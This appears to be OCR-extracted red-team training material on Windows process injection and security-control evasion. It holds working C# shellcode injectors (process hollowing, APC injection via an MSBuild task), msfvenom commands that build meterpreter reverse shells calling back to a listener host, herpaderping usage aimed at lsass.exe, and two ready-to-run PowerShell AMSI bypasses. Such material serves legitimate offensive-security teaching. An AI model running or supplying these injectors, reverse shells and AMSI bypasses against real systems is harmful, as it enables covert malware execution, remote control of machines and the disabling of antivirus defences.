
- Types of Process Injection :
  - Process Hollowing
  - Process Dopplelgänging
  - Process Herpaderping

- Other Process Injection technique is listed here : https://attack.mitre.org/techniques/T1055

Type	Technique
Hollowing	map → modify section → execute
Doppelgänging	transact → write → map → rollback → execute
Herpaderping	write → map → modify → execute → close
Ghosting	delete pending → write → map → close(delete) → execute

Reference : https://www.elastic.co/blog/process-ghosting-a-new-executable-image-tampering-attack

A. Process Hollowing Anatomy :



Exercise – 4.1
Suspend, Resume Process

```
public static void Main()
    {
        Console.WriteLine("Enter Process to spawn (notepad.exe, msiexec.exe etc)");
        string proc = Console.ReadLine();
        Process newproc;
        newproc = Process.Start(proc);
        Console.WriteLine("Started " + proc + " with Process Id:" + newproc.Id);
        Console.WriteLine("Press Key to suspend the process ...");
        Console.ReadKey();
        Console.WriteLine("Suspending process...");
        foreach (ProcessThread thread in newproc.Threads)
        {
            IntPtr pOpenThread;
            pOpenThread = OpenThread(SUSPEND_RESUME, false, (uint)thread.Id);
            if (pOpenThread == IntPtr.Zero)
            {
                break;
            }
            SuspendThread(pOpenThread);
        }
        Console.WriteLine("Suspended!");
        Console.WriteLine("Press Key to resume the process ...");
        Console.ReadKey();
        Console.WriteLine("Resuming process...");
        foreach (ProcessThread thread in newproc.Threads)
        {
            IntPtr pOpenThread;
            pOpenThread = OpenThread(SUSPEND_RESUME, false, (uint)thread.Id);
            if (pOpenThread == IntPtr.Zero)
            {
                break;
            }
            ResumeThread(pOpenThread);
        }
        Console.WriteLine("Resumed!");

    }
}
```

Full Code: https://gist.github.com/bharadwajyas/c8ec169792d50762fc46f8a215f429ba

Exercise – 4.2
Reverse Shell via Process Hollowing

1. Generate "Reverse_TCP" Payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.29.204 lport=4488 -f csharp > pay.txt
```

```
Copy and paste the content into the CS File :

    byte[] ShellCode = new byte[512] {};
```

2. Compile C# File


```
csc.exe 4.2_Hollow.cs

4.2_Hollow.exe
```

Exercise – 4.2
Reverse Shell via Hollowing

```
public static void Main()
    {
        byte[] shellcode = new byte[1] { 0xfc };
        string proc = "userinit.exe";
        Process newproc;
        newproc = Process.Start(proc);
        Console.WriteLine("Started " + proc + " with Process Id:" + newproc.Id);
        Console.WriteLine("Suspending process...");
        foreach (ProcessThread thread in newproc.Threads)
        {
            IntPtr pOpenThread = OpenThread(SUSPEND_RESUME, false, (uint)thread.Id);
            if (pOpenThread == IntPtr.Zero)
            {
                break;
            }
            SuspendThread(pOpenThread);
        }
        Console.WriteLine("Suspended!");

        IntPtr procHandle = OpenProcess(PROCESS_CREATE_THREAD | PROCESS_QUERY_INFORMATION | PROCESS_VM_OPERATION | PRO-
CESS_VM_WRITE | PROCESS_VM_READ, false, newproc.Id);

        IntPtr spaceAddr = VirtualAllocEx(procHandle, IntPtr.Zero, shellcode.Length, MEM_COMMIT, PAGE_EXECUTE_READWRITE);
        Console.WriteLine("Allocating memory");
        WriteProcessMemory(procHandle, spaceAddr, shellcode, new IntPtr(shellcode.Length), 0);
        Console.WriteLine("Copied shellcode in memory");
        IntPtr pinfo = IntPtr.Zero;
        IntPtr threatH = CreateRemoteThread(procHandle, new IntPtr(0), new uint(), spaceAddr, new IntPtr(0), new uint(), new
IntPtr(0));
        Console.WriteLine("Created remote thread");
        Console.WriteLine("Resuming process...");

        foreach (ProcessThread thread in newproc.Threads)
        {
            IntPtr pOpenThread;
            pOpenThread = OpenThread(SUSPEND_RESUME, false, (uint)thread.Id);
            if (pOpenThread == IntPtr.Zero)
            {
                break;
            }
            ResumeThread(pOpenThread);
        }
        Console.WriteLine("Resumed!");


    }

}
```

Full Code: https://gist.github.com/bharadwajyas/c8310f5b669b04100fca83dee1fa86cc

B. Process DoppleGanging:




Ref: https://attack.mitre.org/techniques/T1055/013/

STEPS:

- **h= CreateTransaction(….);**
- **hfile = CreateFileTransacted(“userinit.exe”, ……., ……, h);**
- Overwrite the target file will malicious code using **WriteFile (hfile)**
- **CreateSection(…, …., …, hfile)**
- **RollbackTransaction(h)**
- **CreateThreadEx() -> CreateProcessEx()**

Ref: https://github.com/hasherezade/process_doppelganging

C. Process Herpaderping:



Ref: https://jxy-s.github.io/herpaderping/

STEPS:

- **h = CreateFile(targetfile)**
- **Copy source binary data to “targetfile”**
- **CreateSection(…, …., …, h)**
- **CreateProcess(…, …., …, h)**
- **Modify the targetfile on the disk**
- **CreateThreadEx() -> CreateProcessEx()**




Image Ref: https://www.elastic.co/blog/process-ghosting-a-new-executable-image-tampering-attack

Exercise – 5
Reverse Shell via Process Herpaderping

1. Generate "Reverse_TCP" Payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.29.204 lport=4488 -f exe > orig_pay.exe
```

NOTE : Enable Windows Defender & Whitelist the Folder where above payload will be placed
(Malicious Templates easily caught by AVs)

2. Usage

```
ProcessHerpaderping.exe <original_payload> <Target_File> lsass.exe

Ex : ProcessHerpaderping.exe <Source_File> <Target_File> lsass.exe
```

Executable File : https://raw.githubusercontent.com/bharadwajyas/CWF_Lab_Tools/main/bin/ProcessHerpaderping.exe

Exercise – 5
Reverse Shell via Process Herpaderping

- Source File Parameter is the original arbitrary payload (Reverse Shell, Obfuscated Binary etc)
- The Target File will be created on the disk based on the contents of the source file
- Target File will be the one that will be executed in the system
- The End Parameter attributes like signature etc will be inherited by the target file

Executable File : https://github.com/jxy-s/herpaderping/blob/main/res/StateDiagram.svg

D. Process Ghosting:

STEPS:

- **h = CreateFile()**
- **NtSetInformationFile(FILE_DELETE_ON_CLOSE); //Delete-Pending State**
- Write the target file with malicious code using **WriteFile (h)**
- **CreateSection(…, …., …, h)**
- **DeleteFile(h); //Close the delete-pending handle**
- **CreateThreadEx() -> CreateProcessEx()**




Image Ref: https://www.elastic.co/blog/process-ghosting-a-new-executable-image-tampering-attack

Exercise – 6
Bullet-Proof AV Evasion

1. Generate “Reverse_TCP” Payload

```
msfvenom -p windows/x64/meterpreter/reverse_tcp lhost=192.168.29.204 lport=4488 -f base64
```

2. Compile C# File

```
csc.exe /reference:"Microsoft.Build.Framework.dll";"Microsoft.Build.Tasks.v4.0.dll";"Microsoft.Build.Utilities.v4.0.dll"
/target:library win.cs
```

Exercise – 6
Loading shellcode from a Project File

```
using System;
using System.Diagnostics;
using System.Reflection;

using System.Runtime.InteropServices;

using Microsoft.Build.Framework;
using Microsoft.Build.Utilities;


namespace MyTasks
{
    public class SimpleTask : Task
    {
        public override bool Execute()
        {


            Console.WriteLine(this.MyProcess);
            Console.WriteLine(this.MyProperty);
                  ApcInjectionNewProcess.Exec(this.MyCode,this.MyProcess);

            return true;
        }


        public string MyProperty { get; set; }
            public string MyCode { get; set; }
            public string MyProcess { get; set; }


    }
} // Continued….
```

```
public class ApcInjectionNewProcess
{
      public static void Exec(string a, string b)
      {
            byte[] shellcode = System.Convert.FromBase64String(a);
            Console.WriteLine(shellcode);

            // Target process to inject into
            string processpath = b;//@"C:\Windows\notepad.exe";
            STARTUPINFO si = new STARTUPINFO();
            PROCESS_INFORMATION pi = new PROCESS_INFORMATION();

            // Create new process in suspended state to inject into
            bool success = CreateProcess(processpath, null,
                  IntPtr.Zero, IntPtr.Zero, false,
                  ProcessCreationFlags.CREATE_SUSPENDED,
                  IntPtr.Zero, null, ref si, out pi);

            // Allocate memory within process and write shellcode
            IntPtr resultPtr = VirtualAllocEx(pi.hProcess, IntPtr.Zero, shellcode.Length,MEM_COMMIT, PAGE_READWRITE);
            IntPtr bytesWritten = IntPtr.Zero;
            bool resultBool = WriteProcessMemory(pi.hProcess,resultPtr,shellcode,shellcode.Length, out bytesWritten);

            // Open thread
            IntPtr sht = OpenThread(ThreadAccess.SET_CONTEXT, false, (int)pi.dwThreadId);
            uint oldProtect = 0;

            // Modify memory permissions on allocated shellcode
            resultBool = VirtualProtectEx(pi.hProcess,resultPtr, shellcode.Length,PAGE_EXECUTE_READ, out oldProtect);

            // Assign address of shellcode to the target thread apc queue
            IntPtr ptr = QueueUserAPC(resultPtr,sht,IntPtr.Zero);

            IntPtr ThreadHandle = pi.hThread;
            ResumeThread(ThreadHandle);

      }
```

Exercise – 6

Project File loading Compiled DLL file

```
<Project xmlns="http://schemas.microsoft.com/developer/msbuild/2003">
            <Target Name="MyTarget">
                <SimpleTask MyProperty="Red Team"
                            MyCode="<base64_encoded_Payload>
                            MyProcess="C:\Windows\notepad.exe"/>
            </Target>
        <UsingTask TaskName="SimpleTask" AssemblyFile="in.dll" />
</Project>
```

Abusing / Evading Security Controls


5.1 Host-Level

A) Bypassing Anti Malware Scan Interface (AMSI)

- Method 1 (Via Setting **amsiInitFailed** Value to **True**)


```powershell
function base64d
{
    param($encoded)
    $decoded = [System.Text.Encoding]::UTF8.GetString([System.Convert]::FromBase64String($encoded))
    return $decoded
}

$A = base64d("U3lzdGVtLk1hbmFnZW1lbnQuQXV0b21hdGlvbi5BbXNpVXRpbHM=")
Start-Sleep 5

$B = base64d("YW1zaUluaXRGYWlsZWQ=")
Start-Sleep 5

$C = base64d("Tm9uUHVibGljLFN0YXRpYw==")
Start-Sleep 5

[Ref].Assembly.GetType($A).GetField($B,$C).SetValue($null,$true)
Write-Host "[+] AMSI Bypassed"
```

Works with Interactive PowerShell Prompt



IMG : AMSI Bypassed

- Method 2 (Via **AMSI Patching**)

  - **amsi.dll** is mapped to the virtual address space of a newly created process


  - **AmsiScanBuffer()** function is used by AMSI to detect content credibility

  - Since, amsi.dll is mapped to address space of process, we can force **AmsiScanBuffer()** to always return **AMSI_RESULT_CLEAN**

  - After analysing the amsi.dll via debugging tools like Gdhira, Windbg, the instructions of

    AMSI_RESULT_CLEAN is **MOV EAX, 0x80070057 (Hex 0x57, 0x00, 0x07, 0x80)**

  - The original idea is to provide the above Hex instruction code to **AmsiScanBuffer()** function at the beginning so that it will always return **AMSI_RESULT_CLEAN**


Byte[] Patch = { 0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3 };
C++
HRESULT WINAPI AmsiScanBuffer(
_In_ HAMSICONTEXT amsiContext,
_In_ PVOID buffer,
_In_ ULONG length,
_In_ LPCWSTR contentName,
_In_opt_ HAMSISESSION session,
Out AMSI_RESULT *result
);

```
$Win32 = @"
using System;
using System.Runtime.InteropServices;
public class Win32 {
    [DllImport("kernel32")]
    public static extern IntPtr GetProcAddress(IntPtr hModule, string procName);
    [DllImport("kernel32")]
    public static extern IntPtr LoadLibrary(string name);
    [DllImport("kernel32")]
    public static extern bool VirtualProtect(IntPtr lpAddress, UIntPtr dwSize, uint flNewProtect, out uint lpflOldProtect);
}
"@

Add-Type $Win32

$LoadLibrary = [Win32]::LoadLibrary("am" + "si.dll")
$Address = [Win32]::GetProcAddress($LoadLibrary, "Amsi" + "Scan" + "Buffer")
$p = 0
[Win32]::VirtualProtect($Address, [uint32]5, 0x40, [ref]$p)
$Patch = [Byte[]] (0xB8, 0x57, 0x00, 0x07, 0x80, 0xC3)
[System.Runtime.InteropServices.Marshal]::Copy($Patch, 0, $Address, 6)
```

